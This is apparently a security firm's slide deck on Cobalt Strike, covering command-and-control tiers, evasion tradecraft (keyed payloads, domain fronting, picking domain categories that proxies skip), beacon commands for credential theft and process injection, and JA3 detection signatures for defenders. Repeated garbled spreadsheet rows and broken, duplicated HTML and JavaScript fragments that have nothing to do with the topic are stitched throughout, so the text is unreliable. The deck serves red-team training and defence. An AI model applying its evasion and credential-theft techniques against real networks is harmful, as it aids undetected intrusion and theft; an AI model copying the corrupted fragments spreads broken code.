00101010100100	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00101010100100	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00101010100100	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00101010100100	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00101010100100	xxxx	AAPPOI		Company (As ) . centre			
00101010100100	xxxx	AAPPOI		Worminnud . against Mofice team			
00101010100100	xxxx	AAPPOI	0.83745r7i	-----+453u594			
00101010100100	xxxx	AAPPOI	77%	-----m AP Marketing			
00101010100100	xxxx	AAPPOI	0000.09	-02,75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;"
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



# **ATTACK** **INFRASTRUCTURE**

---



## **Multiple tiers to maintain persistence/access**

Interactive – highest risk to attacker, faster call backs

Short Haul – Slower (1-24hr), used to build Interactive connections

Long Haul – Slowest (12hrs-days), used to build Short Haul

Add jitter to reduce patten fingerprint

Change protocols and/or C2 profile for each

# **OPERATIONAL SECURITY**

---



**Give defense as little as possible to work with**

This is part of a custom loader (not built-in)

- Use keyed executables (guardrails) – Payloads can only run on non-VMs, domain joined hosts (with specific domain), with X processors, etc
- C2 should only be accessible to offense (not always the case)
- Don't use defaults (certificate, default profile)



# CLOUD FRONTING





Use high reputation services to redirect traffic

Classic Domain Fronting is still useful,  
but dying

HTTP Proxies – Google, Azure, AWS

Custom Proxies – AWS Lambda





# DOMAIN SELECTION



**Never let them see you!**

Some categories of web sites are not intercepted by proxies

- Medical
- Banking

Where can you get a domain?

- Domain Shepherding – Get your domain categorized
- Expired domains – ExpiredDomains.net

# C2 METHODS



## Not always HTTP(S)

### Built-in:

- DNS is fantastic **IF** no one is watching, but is LOUD!
- SMB
- External C2 Framework

### Custom:

- Custom C2 with C3 (still caught with JA3 as the profile is the same!)  
<https://labs.f-secure.com/tools/c3>
- Slack: <https://rastamouse.me/blog/c3-first-look/>

# NAMED PIPE




**Communicate between compromised hosts using SMB**

Link one host to another

Needs to link back directly (or via chain) to a listener

There is no SMB listener to call back directly to the team server





# COMMANDS

---

**run** – execute a shell command via cmd.exe

**powerpick** – Execute PowerShell via Unmanaged PowerShell

**psinject** – inject Unmanged PowerShell into a process

**powershell-import** – Import a PowerShell script

**execute-assembly** – run local .NET executable

**spawn/spawnto** – spawn a session in rundll32

**inject** – inject a session into a process

**dllinject** – inject reflective DLL into a process

**shinject** – inject shellcode into process

**ppid** – change the Parent Process ID

**blockdlls start** – Ask the beacon with a signature policy that prevents non-Microsoft DLLS from loading





# COMMANDS

---

**upload/download**

**keylogger**

**screenshot**

**socks #####**

**portscan #-#**

**elevate** – use an exploit to elevate

**logonpassword** – use mimikatz to get passwords

**dcsync** – get all hashes from DC



**steal\_token** – impersonate user from another process

**make\_token** – create a token for a user using credentials

**kerberos\_ticket\_use** – inject kerberos ticket (often used with Golden ticket)

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
data = data || {};
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;"
```

```
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
```

```
color:yellowgreen;
```

```
color:white;"
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# DETECTION

00101010100100	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00101010100100	xxxx	AAPPOI	10460	Benefits	10	32	NSA
00101010100100	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00101010100100	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00101010100100	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00101010100100	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00101010100100	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00101010100100	xxxx	AAPPOI		Company (As) . centre			
00101010100100	xxxx	AAPPOI		Worminnud . against Motice team			
00101010100100	xxxx	AAPPOI	0.8374571	-----+453u594			
00101010100100	xxxx	AAPPOI	77%	-----m AP Marketing			
00101010100100	xxxx	AAPPOI	0000.09	-02,75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



# WTH IS JA3



*The JA3 algorithm takes a collection of settings from the SSL "Client Hello" such as SSL/TLS version, accepted cipher suites, list of extensions, accepted elliptic curves, and elliptic curve formats. For compactness the JA3 string is hashed with MD5. ~ja3er.com*

With the transaction to secure HTTPS communications, it is harder to understand who is talking to who

# JA3 CALCULATION



Hash the decimal values for the bytes in the following fields (leave empty if null)

- SSLVersion
- Cipher
- SSLExtension
- EllipticCurve
- EllipticCurvePointFormat

Examples:

769,47-53-5-10-49161-49162-49171-49172-50-56-19-4,0-10-11,23-24-25,0 → ada70206e40642a3e4461f35503241d5  
769,4-5-10-9-100-98-3-6-19-18-99,,, → de350869b8c85de67a350c8d186f11e6

# **JA3** **DETECTIONS**

---



## **The JA3 (and JA3S) for Cobalt Strike is very regular**

### **Cobalt Strike Win10 to Kali:**

(JA3=72a589da586844d7f0818ce684948eea OR  
JA3=a0e9f5d64349fb13191bc781f81f42e1) AND  
JA3S=b742b407517bac9536a77a7b0fee28e9

### **Metasploit Win10 to Kali:**

(JA3=72a589da586844d7f0818ce684948eea OR  
JA3=a0e9f5d64349fb13191bc781f81f42e1) AND  
JA3S=70999de61602be74d4b25185843bd18e

In my (Tim's) experience against an apex defender, this triggered with all the C2 methods we used (Dropbox, Slack, etc)

<https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967>



# **STOP FOCUSING ON THE TOOL**



## **Focus on the techniques**

If you're focusing on detecting the tool, you're going to miss

Cobalt Strike is an access mechanism, there are others

Cobalt Strike Threat Hunting by Chad Tilbury (@chadtilbury)

<https://www.youtube.com/watch?v=borfuQGrB8g>

Defenders Guide to ~~Cobalt Strike~~

<https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/>





## ***OUR SERVICES:***



**ASSUMED BREACH  
ASSESSMENT**



**RED TEAM AND  
ADVERSARY EMULATION**



**PENETRATION  
TESTING**



**WEB APPLICATION  
PENETRATION TESTING**



**PURPLE  
TEAM**



**MOBILE APP  
ASSESSMENT**

## **CONTACT:**

**+1.234.249.1337**

**contact@redsiege.com**

 **@redsiege**

 **@rsiege**

 **/redsiege**